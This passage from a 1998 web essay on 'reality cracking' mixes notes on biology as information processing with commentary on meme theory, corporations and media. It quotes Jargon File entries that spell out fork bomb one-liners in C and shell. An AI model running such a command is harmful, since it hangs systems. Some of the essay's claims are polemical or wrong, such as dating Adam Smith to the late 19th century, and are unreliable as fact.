bits worth of information processing in the course of deciding which specific thingie to move from one side of the membrane to another. In this case, it's something like 6.64 bits per molecule, or more usefully, 664 bits per thousand molecules it moves across the membrane. Maybe this is an exaggeration, but perhaps I'll redirect any arguments about this point to people who do linotypesetting, or manual carpet weaving, or any other systematic manual labour involving repeated, precise sorting and selection.

Suppose the transporter in question was solely devoted to pushing sodium ions across membranes. This is important in many kinds of cells, but especially neurons, both along the axons and also where at the synaptic junctions, the gaps where one nerve ending meets another. One must consider the speed at which

this sodium transporter actually does its sodium-ion specific calculation to get an idea of the sort of information processing which is going on. One can routinely expect a single sodium transporter to pump out something like twenty million ions per second; even if we restrict ourself to a choice between sodium and potassium, (therefore, the decision facing the protein is - to transport one of two kinds of similarly charged ions) this still amounts to twenty megabits of information generated per second.

Read that sentence again. It implies the existance of a bitwise 20MHz processor millions of years prior to humans appearing in their current format.

Once that has sunk in, remember, there's millions of such sodium transport proteins embedded in the membranes of a single neuron. If we assume all of these transporters are functioning at the same time, then the total information processed per second, per nerve, rapidly climbs into the gigabits. And that's before you consider these very rough numbers in the context of brains consisting of billions of nerves and kidneys configured with

Transport proteins are quite astoundingly efficient when compared to enzymes which do information transformation on big molecules at rates in the thousands of molecules per second, and I'd venture the opinion that they bear the brunt of the information logistics required to run a complex (or even simple) organism, even though the much slower, more complex DNA-transcription-translation and immunological processes get most of the media attention.

Why pump so much sodium around? Redundancy creates reliability. A system relying on a single sodium ion to move across a membrane is exquisitely sensitive, to be sure, but also very brittle. What if that particular protein transporter was synthesised incorrectly and pumps nothing, or pumps sodium all the time? It doesn't matter so much if it is only synthesised incorrectly once for every ten thousand such syntheses, since its correctly-functioning neighboring transporters will

carry the ions, carry the nerve impulse, and carry your thoughts identically well.

It will come as no surprise that these things don't just run all day for the fun of it. They're often switched on and off by hormones, changes in electrical potentials across the membranes in which they are embedded, all sorts of different stimuli.

Of course all this information processing comes at a cost. First there's the cost of synthesising the protein infrastructure which does the actual processing.

Then the materials have to be motivated across the membrane. Sometimes this is powered by plain old diffusion - the tendency of a bunch of concentrated molecules to become diluted (in these cases, the transport proteins indulge only some particular species in their wish to diffuse). More often it is powered by an electrical potential or is paid for by the destruction of energy-rich molecules.

This helps to explain why, even though in some senses, kidneys are not as intelligent as brains, they're both metabolically quite expensive to run, compared to biological tissue which does not process quite as much information - for instance, bone, cartilage or, to take an extreme example, hair, which processes no information because it's metabolically actually dead.

There's a twist: some kinds of destruction modalities in immune system cells exploit transport nonspecificity as a way to drive a rogue or foreign cell to its death. These cytotoxic T lymphocytes, for example insert a very nonspecific transport protein - perforin - into the membranes comprising the walls of other cells; Not only is it unspecific, it's deliberately not regulated. Loads of precious, assiduously accumulated and carefully synthesised molecules spew madly out of the perforinated (or, more accurately, perforated!) cell, in quantities for which no cell could possibly compensate. Faced with this massive loss of control of its own cytosolic information, energy and the raw

materials both of those are contained within, the cell leaks to its eventual destruction.

Why our humanity doesn't stop at our epidermis - intimate interactions with bacteria, viruses, and everything we eat. We contain an ecosystem within us anyway.

Language as a solution to the bandwidth limitation between brains: c.f. the compression vs. bandwidth problem. Derrida mentioned that language (ie, compressed data in transit) has 0 meaning until interpreted.

Clocked systems : circadian rhythms.

A quick look into the nature of pesticides which we produce, compared to the ones made in nature, and why nature's ones are less prone to resistance. (note: the ones which were prone to be resisted by target pests tend not to show up in plants, or do some other job)

Learning how to look... junkyards are full of interesting things. Junk DNA. A stack of records contains ... what?

Why we're warm (how enormously much information processing we use to run our bodies). Compare this to how warm we'd be if we ran at, say, 75MHz. Why your head is warm... neuron density of human neocortex. Venous heatsinking requirement given head full of hair. Neuronanatomy. Why brains are centralised with a big bandwidth pipe at the end (spine).

Self-descriptive belief systems (science) and self-encryptive belief systems ... religions which dynamically adapt , evolve so as to be unable to be killed by science (memes). See: Wilson, EO: On Human Nature (Belief systems generally, and religions especially, are therefore subservient to, and proof of, evolution and Darwinian selection).

Language bandwidth is slow. This is why interpersonal relationships take a long time to get right. English

has heavy redundancy, you can chop a lot out of it and it'll still work.

No, dogs and cats do not possess what we call a language. Being shamelessly anthropocentric, language is a data communications protocol understood by humans. They have the rudiments. Primates appear to comprehend it.

DNA by the way does not encode for a particular organism, it simply encodes for the set of conditions which gives rise to a particular organism and the processes needed to enable it to function.

Free will vs. determinism.

Parametric determinism.

Twins... heavy bias towards determinism, but this does NOT mean that environmental influences and chaotic influences do not play any role. Some people might insist that there is no free will and hence the universe is deterministic, because, for example, nobody is free to transmute into a jellyfish, say. The biological constraints under which we operate leave considerable room for amusement and unpredictability. Twins probably find it quite patronising to be told that they do things \*differently\*

Ch6: What we've built. Every day now a lot of humans routinely handle data sets bigger than their own genome and do it really fucking fast. Moore's Law, its limits, and its consequences for biological systems. AI (mark ward) ... but is it life?

How we got here... animals, plants, microbes.

The superscalar life forms: states, corporations, religions, and their unfortunate tendency to ignore thermodynamic realities of resource limits.

The observation that the government likes to place a tax on your thinking processes when they exact tolls on communications media like telephones or books.

Q: What large society functions by making one decision every three years?

A: None! Representative democracy isn't. Most of the decisions are made in the supermarkets, boardrooms, worksites and homes almost every hour of every day. There's no other way for a complex society to function.

The vonneumann processor: does just about everything in the least optimal way.

Ch7: consequences for the human race.

Is this information stuff what really defines us? Yes. The fact that you can usefully apply information systemic terminology to humans and living systems in general is because the terminology is, in fact, appropriate to the properties exhibited by humans and living systems.

The nature of brains (see: Pinker, language instinct, mind design; Chomsky's "Universal grammar," Brown's "Universal People", partly a consequence that we're biologically similar and hence possess similar brains; also a evolutionary consequence of the recurring similarities between processors and the tasks they need to do anyway, which can be built up into systems which can solve a multitude of problems. There are many ways to process information, but the fundamental logical and numeric (if any) operations will, in general, remain the same, so in general the number of ways needed to evolve solutions to these tasks will be small. Principle of information systemic developmental parsimony and the benefits inherent in developing information systems which scale well (perform well at larger sizes): Same as for reaping wheat : if a pair of clippers has worked historically, it is computationally easier to just produce a system with several hundred of them working in parallel (combine harvester) than it is to, say, engineer a harvesting device based on a powerful laser which severs the heads off the wheat as

the harvester moves forward. Mention joke about toaster development.

The fact that so many terms from the information technology we've developed apply so appropriately for the description of functioning of cells and brains and societies in general is, I think, exactly because they're all information ecologies of one kind or another.

Genetic engineering, the relationship between biotechnology and software piracy and why we need to be very very careful.

Humanity (the species) and humanity (the belief systems which it harbours) naturally co-evolve - we have a fear of self-modification but it is actually irrational, we've been doing it for centuries by mate selection and the engineering of societies where certain people get selected out for various reasons (eg: shooting politically troublesome intellectuals, committing creative writers to asylums, etc). In an authoritarian state, or conformist society, obedience tends to mean you might at least be left alone to reproduce. I think this is gradually being selected out.

Information about humans: they're not auxotrophs, they need gravity and UV light and temperature range and .... not suitable for space.

Stem cells and their future applications. Consequences of Moore's Law to cells. Freeze yours now.

Why wiping out our ecosystem is a bad idea in terms of error catastrophe threshold.

Ch 8: Death. Do we miss the body or the personality inside it? Consequences for abortionists. Immortality and do you want it? Viruses: the life they never had, you cannot kill what is not alive. Why I am upset by vegetables and their being kept alive, insofar as they do not even photosynthesise.

We die biologically, but fragments of our personality are everywhere, some of them last for generations, so in some senses we are simply individual aspects of the possible solution-space for the possible idiosyncracies which make up humans, and bits of you are everywhere. You (your personality), as you know yourself, are trapped inside your body by the bandwidth constraints of your keyboard and mouth. This configuration is always dying and new bits being generated for as long as you are learning new things and forgetting old ones. Biological death simply means you stop learning and forget everything, irreversibly. You cannot notice this as it happens.

Ch 9: Fair Warning.

What does a personality aware of these things conclude to be the logical behaviour for the preservation of its information processing infrastructure?

Decentralised distributed architecture: (implemented already by large populations) c.f. serial centralised architecture in processors today.

redundancy : achieved by millions of the same species.

ideo-homogeneity: achieved by massive broadcast bandwidth control

Get off the planet. You may not be human any more in order to do it, but that's part of the selection process. Humans did not evolve to live in space. Whatever supersedes them will have to design themselves for it.

Information systems evolve and are selected to improve themselves by Darwinian selection. The system with the most robustness, redundancy, adaptability, and distribution wins the right to be the developmental substrate for the next system. In the long term humanity will be surpassed if it hasn't been already. Look at the grunt on a Beowulf.

Humanity's information system theorists, Turing, Landauer, Kilby, Conway, Shannon, Huffman, Lovelace, Babbage; Watson/Crick/Franklin, (etc), and its meta-alive immortal tyrannical organisations (corporations providing the infrastructure Intel, M\$ Corp, kleptocratic governments), and democratic organisations (Linux) are just a step in their evolution.

Ch 10: What's probably out there.

Space is nasty. Anything that qualifies for the title of life out there is likely to be an artefact of its evolution and will, out of necessity, conform to the information systemic laws... redundancy. Robustness. Wish to improve itself using other information systems as steps upon the way including ours.

The fundamental imperative of all information systems is to maximise speed, reliability, decentralisation, bandwidth, processivity (etc) so as to enable self-directed evolution, ie, the fabrication of any reality it might desire within the laws of nature. Not all of these will be self-cohesive.

"This ship literally thinks what it wants and then it happens." -Riker

One useful thing which I might attempt to provide with this work is a functional and rational replacement for the several thousand religions which have evolved on earth. This weltanschauung I provide here, the understanding of the universe as it evolved in this particular neural net,

Dawkins' Thresholds as applied to information technology. They are:

1- replicator threshold : the arising of some sort of self-copying system in which there is at least a form of hereditary variation with occasional random mistakes in copying.

2- phenotype threshold : when replicators get to exert an influence on their surroundings by exerting a causal influence on the systems which they build. These influences are not heritable. Replicators survive by virtue of their consequences in the world.

3- Replicator team threshold. Groups of genes working together.

4- Many cells threshold (much larger possibilities are able to be achieved, such as large scale organisations into organs performing particular tasks)

5- High speed information processing threshold

6- Consciousness threshold,

7- Language threshold

8 - Cooperative tech threshold

9 - Radio threshold

10- space travel threshold

<predator>

REALCRACK.HTM

Thoughts on the information-systemic nature  
of reality

<http://conway.cat.org.au/~predator/realcrak.htm>

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Reality cracking

Getting deeper into reality cracking

Comments about "An Essay Attempting to Justify the  
Relationship Between Code Cracking and Reality  
Cracking"

by <predator>

(16 September 1998)

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Well, this is another example of the funny 'time warping' effects on our deep deep web. I published Curious George's essay in february 1997 and the first global answer, this one by <predator>, comes in september 1998, more than one and a half years later... whatd'you say? The web seems to be in another time continuum altogether, doesn't it?

I'll leave you now with <predator>'s observations, read (if I may suggest, at least two times, you'll thank me for this tip) and enjoy (and add if needs be). Of course be aware of the fact that this kind of reality cracking is the most "philosophical" one, as opposed to the more 'concrete' anti-advertisement essays, and you may well be one of those skeptical souls that feel the irresistible impulse to check if their wallet is still there everytime they hear somebody speaking about "soul" or "meme"  
:-)

Just kidding... there is a considerable depth inside <predator>'s rantings (as well as inside Curious George's original ones) and when I read this kind of stuff I get the strange feeling that we humble crackers and code reversers (or "reversalists" as <predator> calls us) are on the eve of unprevedible philosophical discoveries... could it be that in this world software and life are already so indissolubly bound that investigating the first you may find some

of the answers for the oldest questions of our human race?

You may want to read first the original essay by red Curious George without <predator>'s interpolations

And now prepare for a very interesting, intriguing and deep lecture: reality cracking at its highest peaks!

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Submission to +Fravia's Reality Cracking essays. Who am I? I am <predator> ∴. Reverse the universe ∴. Replies from Sep 05 1998 (under edit.com) I use SuSE Linux and have Mess-dog6.2, I have staunchly refused to run any (a)version of M\$-gui OS on my box. Commentry intercalated in: An Essay Attempting to Justify the Relationship Between Code Cracking and Reality Cracking (Why is Reality Cracking Important?) by Curious George (11 February 1997)

An Essay Attempting to Justify the Relationship Between Code Cracking and Reality Cracking (Why is Reality Cracking Important?) by Curious George (11 February 1997)

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Courtesy of fravia's page of reverse engineering

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Curious George writes:

>Dear Fravia:

>...More than that, "Reality Cracking" can be  
>accomplished by anyone with a critical mind. You  
>don't need hours of undisturbed time in front of the  
>computer. You can practice your reality cracking  
>skills all day long, everyday of your life! And you  
>should, lest you be taken advantage of  
>unknowingly..... Having read all of the Reality  
>Cracking section, and a decent amount of the rest,  
>and being fascinated by the +ORC enigma, I felt  
>compelled to write an essay that covers two topics.  
>First, I discuss reality as a whole. Second, I tried  
>to get into +ORC's mind (funny, me of all people,  
>probably one who knows least about him...) and find

>an overall motive... hope you enjoy!

>Best Regards

>Curious George

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> (Introduction)

> Our view of the world is our own. The  
> particular set of events that we experience  
> over our lifetimes shapes what we see in the  
> world. There are commonalities however. They  
> are large reality models that whole nations  
> subscribe to. There are different models.  
> Some conflict with each other. All are  
> subsets of the true Reality. We must crack  
> reality.

They are not necessarily subsets of true reality.  
Some of these reality models are complete raving  
delusions.

> What is Reality Anyway

The universe is data, and interactions between data.  
Treat it as data and all will become clear.

> Lets start from the very beginning. We talk  
> of Reality Cracking, but we don't really know  
> what reality is, do we?

We can never actually know. "We" - our live code, the  
dynamic data structure that we are, our "personality"  
- exists by proxy, molecularly encoded in a  
biochemically based, massively parallel neural-net  
processor. Some call this a soul or spirit, or  
persona. The suite of simultaneously-operating  
thought-process daemons in THIS head, which refers to  
itself as <predator>'s head refers to them as... well,  
just what they said they were at the start of this  
paragraph : simultaneously-operating thought-process  
daemons. They/we/I are a huge, parallel, evolving  
computation. A self-contained information ecology. So,  
I think, are you too.

> I believe (with lots of other people too,  
> like Plato, and Orwell to name two) that it  
> is whatever you think it is.

Also correct. It cannot be otherwise in a symbol processor like the brain, which emulates and models a perception-derived reality, but cannot experience it directly. A processor does not know\* its registers have any particular external pertinence, nor does a neuron \*know\* that its particular state of synaptic receptor density, neurotransmitter receptivity profile or axon depolarisation have any pertinence or even relationship to anything. The relationship is there, but the interacting components in this do not know it, even if they represent it. Only in recursion and self-reference do systems ever model themselves and thereby "know" themselves, insofar as a system can know anything. Read Douglas Hofstadter, "G<sup>del</sup> Escher Bach".

> More specifically, there are the models  
> ("Paradigms") that define reality for those  
> who subscribe to them.

Correct, although explained from the human's-eye view, from the perspective of the processor. You want to get at the `_code_`, don't you? Here's the deal: first learn to understand that the universe and all the processes in it are understandable in terms of information systems. Start with the processor: the human neural network, codified in  $3 \times 10^9$  base pairs in the human DNA genome, implemented as billions of neurons connected combinatorially in trillions of different ways. It has been honed by evolution to act as a kind of universal computer - a Turing machine: it can emulate any process, be it language, tool use, or abstract information processing. By biasing receptor concentration, synaptic neurotransmitter synthesis rates, and indeed even growing new transmission links in particular ways, the neural net trains itself to do particular tasks, such as pattern recognition, information storage, symbol processing, and a lot of other things. It has also evolved in such a way as to be connected to inputs of incredible sensitivity and

large bandwidth; eyes, ears, skin, smell, taste, balance... these detect external "real" events... photon capturings, (you perform breakdown thereof and analysis of patterns therein, you have retinal neural-net preprocessing); audio frequency spectrum analysis, temperature, pressure, acidity, the presence of certain molecules dissolved in gas or liquids, etc. The detectors, usually G-proteins coupled to molecular signal-gain systems (usually catalytic cascades) turn it into "data" by various means, ultimately represented by neural firings. These recieved patterns gradually are modelled by the human neural net processor. The processor is also connected to actuators: muscles, which enable externally-detectable realities to be modified, and data to be transmitted.

In humans, output bandwidth is slow and small, except for the output which benefits the genes which code for us - the penis has big output bandwidth.

Speech is hopelessly slow, making love is hopelessly slow, dancing, writing, drawing, sign language, semaphore, typing... compared to the size of the data structure that is the human personality, the output bandwidth for the expression of human thought is trivial and totally inadequate to achieve significant personality transfer without a lot of time to do it.

Self-awareness comes when the net learns that it can observe the consequences of actions it decided to perform. It hears its own voice, or it sees its own hand shake in front of own eyes. It comes eventually to recognise that in the mirror, as it looks into its own eyes and points these detectors at themselves, that there is a time when it is not "looking at other stuff" - it has discovered its own chassis. In English, this is explained by a phrase like "Yep, I'm looking at me."

\*footnote about penile bandwidth from a rant I sent to a fellow geneveaver: --- Maybe I've memed you. I think transmission is simply one component of a multicomponent replication system, but a highly critical one nevertheless. Transmitting into the aural

port of say, a mute quadriplegic or a person who speaks a language different to that in which the transmission is codified, or into the ear of Dolly the sheep, are illuminating examples of contingencies which have to be met for replication, let alone successful transmission. For memes, transmission is central to reproduction, because, like viri, they need to find a new host into which to propagate. They are obliged to find a processor to do their processing for them, since they can't do it themselves. Wanking also induces a kind of data transmission and it must be pointed out that the sheer amount of code that a functional orgasm transmits is quite vast.  $1.5 \times 10^9$  base pairs per haploid spermatozoon, and hmmm... several hundred million of them per ml of ... transmission fluid (grin). I think that by comparison a T3 fibre optic cable, at  $4.5 \times 10^7$  bits per second, is left floundering in the dust, dwarfed by the sheer bandwidth of a mammalian penis, which also has channel division multiplexing (you can send several thousand million of the little data packets up the conduit at the same instant) plus there is huge redundancy too. Gives the term upload a whole new meaning. I think if my modem could transmit data that fast it'd groan and sigh too. :-)

----

So much for the processor of interest. There are other processors using other languages (cells process information in a molecular form, they have mechanisms functionally analogous to the electrical systems which humans have built, but that's another rant entirely.)

You reversalists, the tiny, approaching-zero minority of brains harbouring thought processes like those that I harbour.... I promised you the code, didn't I? Ok, cop this.

Data is stuff which is changed, by changers which modify stuff. This is an obvious tautology. When the changers change the changers you have a chaotic highly nonlinear system, such as we are.

Life is a set of processes which dynamically organise data. There is dead code... this is called data. Atoms are data. Charge states, photon flux intensities, velocities, positions, size of first girlfriend's shoe, DNA sequence etc etc etc... these are data. There they sit, statically related to each other, but they don't change much. You can represent these data with other data, like ASCII zeros and ones can represent the letter "p", or a bucket with eleven rocks in it can represent the number of protons in an atom of sodium. Data representation is substrate independant, but some forms of data substrate lend themselves more easily to manipulated than others.

There are functional codes... in mathematics, these are called (surprise) functions or relations; in physics you might call them operators (like Hamiltonians)... stuff data in, and it comes out changed in some way dependant on the data and the function and the way the two interact.

In a system like a cell it might be something like an active enzyme modifying a "dead" molecule, maybe changing its stereochemistry or ripping off an atom... in programming it might be a function like incrementing the x register or comparing what's in the x register with the y register. Functional code modifies dead code. Functional code alters the links between distinct chunks of dead code. Functional code is special: it can use dead code to represent other dead code. This is data emulation, or more commonly, symbolism. Computation is what functional code does to data.

Functional code, very importantly, can turn dead code into more functional code. Functional code can turn functional code into dead code, too. There are many kinds of functional code, and the chances are good that by sheer accident, functional code will arise out of dead code. This never happens in digital computing since what the processor gets to chew on is all deliberately predetermined. Nonetheless, I think it'd be interesting to say, stuff random values into, say, a MESS-DOG program segment pointer and see what

happens... (this is the computational equivalent of the Miller-Urey biology experiments which I'd encourage you to look up). I think you might occasionally get a few instructions which accidentally did something useful, and even less frequently, ones which replicated themselves. But it would be very rare. Give it enough time and clock cycles, it'll nonetheless happen. Its all computation and data. "Artificial Life" (Steven Levy) is an illuminating tome in this regard, since computation is also substrate independant. Conway's Game of Life is similarly illuminating.

The really interesting stuff happens when these two code systems start to interact... you get firstly referential code, like "That cat is obese"; then self-referential code, which can represent logical absurdities, like "This is not a sentence" or self-definitional truth "This sentence has five words"; then self-reproducing code "Copy this sentence", and ultimately self-modifying code "Copy this sentence backwards twice". "Life" has all of these, and combinations thereof, built out of interactions between dead code and live code. Their interactions are the origin of evolution. Excellent examples are there in Hofstadter: "Metamagical Themas", particularly in Chapter 3, which pertains to memes and viral sentences.

The replicating data system (human being) is coded in DNA which expresses enzymes, which do the functional code stuff. Each enzyme is encoded in DNA as what is called a "gene". Genes encode enzymes, cells, organs, organisms, ecosystems, to get themselves replicated down the generations. Genes do not know this any more than a bacteria knows it has genes. Most humans think they're something special, they're wrong: they're just accidentally evolved replicators, with brains which occasionally realise what they are. By analogy, to genes, Richard Dawkins came up with the idea of the "meme" - a replicating thought process data structure. (See "The Selfish Gene, 2nd Ed, Chapter 10") Simple memes embody catchy tunes, more complex ones are codified in axioms, phonemes, life-protocols, taboos,

oral traditions, blah blah etc along with hundreds of other replicators, ranging from totally accurate and logical to utterly fucking insane, end up forming mutually-self-supporting colonies called ideologies, belief-systems, paradigms, weltanschauungs, religions... call 'em what you will, I call them meme complexes. Here are some components of JARG400.ZIP plus replicator-relevant chunks added in support my stance:

))))))

Criterion for a lifeform: (von Neumann) - the essence of life is a process. :replicator: n. Any construct that acts to produce copies of itself; this could be a living organism, an idea (see {meme}), a program (see {quine}, {worm}, {wabbit}, {fork bomb}, and {virus}), a pattern in a cellular automaton (see {life}, sense 1), or (speculatively) a robot or {nanobot}.

It is even claimed by some that {{UNIX}} and {C} are the symbiotic halves of an extremely successful replicator; see {UNIX conspiracy}.

:memetics: /me-met'iks/ [from { meme}] The study of memes. As of mid-1993, this is still an extremely informal and speculative endeavor, though the first steps towards at least statistical rigor have been made by H. Keith Henson and others. Memetics is a popular topic for speculation among hackers, who like to see themselves as the architects of the new information ecologies in which memes live and replicate.

:meme: /meem/ [coined by analogy with `gene', by Richard Dawkins] n. An idea considered as a {replicator}, esp. with the connotation that memes parasitize people into propagating them much as viruses do. Used esp. in the phrase `meme complex' denoting a group of mutually supporting memes that form an organized belief system, such as a religion. This lexicon is an (epidemiological) vector of the `hacker subculture' meme complex; each entry might be considered a meme. However, `meme' is often misused to

mean 'meme complex'. Use of the term connotes acceptance of the idea that in humans (and presumably other tool- and language-using sophonts) cultural evolution by selection of adaptive ideas has superseded biological evolution by selection of hereditary traits. Hackers find this idea congenial for tolerably obvious reasons . :meme plague: n. The spread of a successful but pernicious {meme}, esp. one that parasitizes the victims into giving their all to propagate it. Astrology, BASIC, and the other guy's religion are often considered to be examples. This usage is given point by the historical fact that 'joiner' ideologies like Naziism or various forms of millenarian Christianity have exhibited plague-like cycles of exponential growth followed by collapses to small reservoir populations.

:nanotechnology:: /nan'-oh-tek-no`l\*-jee/ n. A hypothetical fabrication technology in which objects are designed and built with the individual specification and placement of each separate atom. The first unequivocal nanofabrication experiments took place in 1990, for example with the deposition of individual xenon atoms on a nickel substrate to spell the logo of a certain very large computer company. Nanotechnology has been a hot topic in the hacker subculture ever since the term was coined by K. Eric Drexler in his book "Engines of Creation", where he predicted that nanotechnology could give rise to replicating assemblers, permitting an exponential growth of productivity and personal wealth. See also {blue goo}, {gray goo}, {nanobot}.

<predator> notes that biology is nanotechnology, locally evolved.

:wabbit: /wab'it/ [almost certainly from Elmer Fudd's immortal line "You wascawwy wabbit!"] n. 1. A legendary early hack reported on a System/360 at RPI and elsewhere around 1978; this may have descended (if only by inspiration) from hack called RABBITS reported from 1969 on a Burroughs 55000 at the University of Washington Computer Center. The program would make two copies of itself every time it was run, eventually

crashing the system. 2. By extension, any hack that includes infinite self-replication but is not a {virus} or {worm}. See {fork bomb} and {rabbit job}, see also {cookie monster}.

:sig virus: n. A parasitic {meme} embedded in a {sig block}. There was a {meme plague} or fad for these on USENET in late 1991. Most were equivalents of "I am a .sig virus. Please reproduce me in your .sig block.". Of course, the .sig virus's memetic hook is the giggle value of going along with the gag; this, however, was a self-limiting phenomenon as more and more people picked up on the idea. There were creative variants on it; some people stuck `sig virus antibody' texts in their sigs, and there was at least one instance of a sig virus eater.

\*I have an interesting bilingual version of this virus. The bilinguality \*of the package is probably self-advantageous to the .sig virus when it is in \*Germany or Englishspeaking nations: Ich bin ein .signature Virus. Mach' mit und kopiere mich in Deine .signature. Don't ask what it means, just put it in your .signature, okay?

:fork bomb: [UNIX] n. A particular species of {wabbit} that can be written in one line of C (`main() {for(;;)fork();}') or shell (`\$0 & \$0 &') on any UNIX system, or occasionally created by an egregious coding bug. A fork bomb process `explodes' by recursively spawning copies of itself (using the UNIX system call `fork(2)'). Eventually it eats all the process table entries and effectively wedges the system. Fortunately, fork bombs are relatively easy to spot and kill, so creating one deliberately seldom accomplishes more than to bring the just wrath of the gods down upon the perpetrator. See also {logic bomb}.

:phage: n. A program that modifies other programs or databases in unauthorized ways; esp. one that propagates a {virus} or {Trojan horse}. See also {worm}, {mockingbird}. The analogy, of course, is with phage viruses in biology.

:virus: [from the obvious analogy with biological viruses, via SF] n. A cracker program that searches out other programs and `infects' them by embedding a copy of itself in them, so that they become {Trojan horse}s. When these programs are executed, the embedded virus is executed too, thus propagating the `infection'. This normally happens invisibly to the user.

Unlike a {worm}, a virus cannot infect other computers without assistance. It is propagated by vectors such as humans trading programs with their friends (see {SEX}). The virus may do nothing but propagate itself and then allow the program to run normally. Usually, however, after propagating silently for a while, it starts doing things like writing cute messages on the terminal or playing strange tricks with the display (some viruses include nice {display hack}s). Many nasty viruses, written by particularly perversely minded {cracker}s, do irreversible damage, like nuking all the user's files.

In the 1990s, viruses have become a serious problem, especially among IBM PC and Macintosh users (the lack of security on these machines enables viruses to spread easily, even infecting the operating system). The production of special anti-virus software has become an industry, and a number of exaggerated media reports have caused outbreaks of near hysteria among users; many {luser}s tend to blame \*everything\* that doesn't work as they had expected on virus attacks. Accordingly, this sense of `virus' has passed not only into techspeak but into also popular usage (where it is often incorrectly used to denote a {worm} or even a {Trojan horse}). See {phage}; compare {back door}; see also {UNIX conspiracy}.

:worm: [from `tapeworm' in John Brunner's novel "The Shockwave Rider", via XEROX PARC] n. A program that propagates itself over a network, reproducing itself as it goes. Compare {virus}. Nowadays the term has negative connotations, as it is assumed that only {cracker}s write worms. Perhaps the best-known example was Robert T. Morris's `Internet Worm' of 1988, a

`benign' one that got out of control and hogged hundreds of Suns and VAXen across the U.S. See also {cracker}, {RTM}, {Trojan horse}, {ice}.

:quine: /kwi:n/ [from the name of the logician Willard V. Quine, via Douglas Hofstadter] n. A program that generates a copy of its own source text as its complete output. Devising the shortest possible quine in some given programming language is a common hackish amusement. Here is one classic quine:

```
((lambda (x)
  (list x (list (quote quote) x)))
 (quote
  (lambda (x)
    (list x (list (quote quote) x))))))
```

This one works in LISP or Scheme. It's relatively easy to write quines in other languages such as Postscript which readily handle programs as data; much harder (and thus more challenging!) in languages like C which do not. Here is a classic C quine for ASCII machines:

```
char*f="char*f=%c%s%c;main()
{printf(f,34,f,34,10);}%c";
main(){printf(f,34,f,34,10);}
```

For excruciatingly exact quinishness, remove the interior line breaks. Some infamous {Obfuscated C Contest} entries have been quines that reproduced in exotic ways.

```
)))))))))
```

Why are representations and computations substrate-independent? Because it's all data! The universe is a computation. Only the scale varies.

- > These Paradigms have two properties: their
- > strength grows directly with the number of
- > people subscribing to them, and they are self
- > reinforcing.

Correct, but again, not detailed enough. The first comment is an observation about epidemics of replicating systems, be they for(k) bombs, bacteria, or any exponentiating data set in what is known as "log phase" (logarithmic growth). Sales of records and particular styles of clothing can be pushed into log phase by propagating memes about them via the Media. The second comment usually applies, though in some cases the meme complexes kill their hosts... various suicide cults have demonstrated this.

> For example, there is the "western culture"  
> paradigm that the once was centered in  
> Europe, but now (unfortunately?) has re-  
> centred to the USA is, and other nations  
> follow to a greater or lesser extent.

Correct. Its primary epidemiological vectors were mercantilism and colonialism, which loosely translated mean ripping off resources and metastatising, as other replicating systems (e.g. tumor cells) do to their host organism. Western culture is metastatic, necrotizing, and will eventually poison and starve the Gaian ecosystem from where its hosts derive foodstuffs.

The Media (with a capital "M") both creates/ preaches/ and echoes this reality and the global media is almost totally owned by ten large corporations. These coporations are immortal, as Adam Smith suspected that corporations were, even back in the late 19th century before corporations became what they are now : they're sprawling, replicating data colonies, competing for energy and resources, just like biological organisms, and daemons in multiprocessor systems do. Good replicators are those which act to bring advantages to themselves. Corporations do just that, utterly ruthlessly.

"That is what he does. That's all he does!" - Kyle Reese, Terminator (I).

> TV-zombies suck it in and live it. Western  
> Culture and the Media are just two Paradigms.

> There are others...

TV-zombies are not that way by accident. They exist because society has been very carefully crafted by corporations to turn people into isolated robotic consumer-units. I have attached here, in its entirety, my file memeroot.doc

The transcripts of radio interviews with Noam Chomsky are instructive here.

-----File:MEMEROOT.DOC

Contents:      Theoretical      explanation      for      the  
controllability of western people.

===Child rearing - insertion of logic bombs into  
children for later control===

Question: Why do otherwise normal people go totally  
fucking crazy?

First a few definitions:

Meme: an idea considered as a replicator. See Ch 11  
Dawkins, The Selfish Gene.

Culture: A growth of a single type of replicator upon  
a fuel/substrate.

Eg: -a group of bacteria on a growth medium  
-industrial society on petroleum-derived  
energy + mineral wealth  
-memes on language-using sophont data  
storage media (brains)

These can be broadly considered as evolved,  
geographically-con fined group social parameters.  
Hence you have things called "Work Ethics" and  
"Corporate Culture" and so on.

"The Big Three" Immortal Meme Colonies. (Ignoring  
territoriality, gene superiority memes, etc).

Religion: Organised, hierachial behaviour-

controlling belief system.

Hooks: Avoidance of biological death for adherents.

Avoidance of alleged eternal torture for adherents.

Supposed post-mortal reward for particular "good" behaviour

God Is Observing You And Will Spank Your Arse When You Die (etc etc etc etc etc)

Fuel: human dislike of mortality and fear of punishment.

Corporation: Literally "Embodiment".

Organised, hierachial behaviour controlling belief system.

Hooks: Transfer of purchasing power ("Free Energy" tokens) to satisfiers of particular demanded requirements. Exclusive source of want satisfaction by laying claim to all resources used in want satisfaction (eg: corporate ownership of Sooooo Muuuch Land)

Fuel: Organisation of satisfaction of diversified needs.

Thermodynamic drive from the "Next Best Thing To A Free Lunch", cheaply extractable and usable energy which can be used to perform need-satisfaction-directed work.

Bureaugovernment: Departmentalised behaviour-controlling belief system.

Well, we all know the things which run the world. Corporations, governments, religions and cultures, in approximately that order. They are all immortal, information-based life forms growing in the interconnected hardware/software substrate of language-compatible human brains. Yet they all depend on a commonality of persona in the substrates in which they reside. If you like, an operating system. This "OS" is the collection of "strings" attached to a persona during childhood, which get pulled later on, to bring about desired behavioural effects (obedience, submission, etc) in people. These strings are woven

into the fabric of a child's psyche at an early age, before the child realises what is being done.

The child, a Turing system (capable of emulating any process given enough time) develops autonomy in approximately the following order.

1) Child learns operation of basic body functions. Eyes, larynx, arms, legs, head (etc). This takes about a year or two.

2) Once the neural net has learnt how to deal with stimulus (input) and invoke useful output (response) on more than a reflex level, environmental manipulation can commence, since the discovery is eventually made that particular manners of direct physical interaction evoke changes to the personal world. Aversion to certain things is associated here, such as fire, cold, and physical damage stimuli. This also takes only a couple of years.

3) Syntactic structures are deduced and gradually an abstract-capable meme and data transfer medium, language, is learnt. This process drops out of the child in the late teens, hence the difficulty of learning new languages from the late teens onwards.

4) It starts to learn to transmit information by vocal or other gestures, and learns that such information transmission can modify the surrounding environment in order to meet particular local needs, in a directed way, eg: being fed, kept warm, touched and held, etc. This process continues for the life of the individual though at a much reduced rate after the mid-teens.

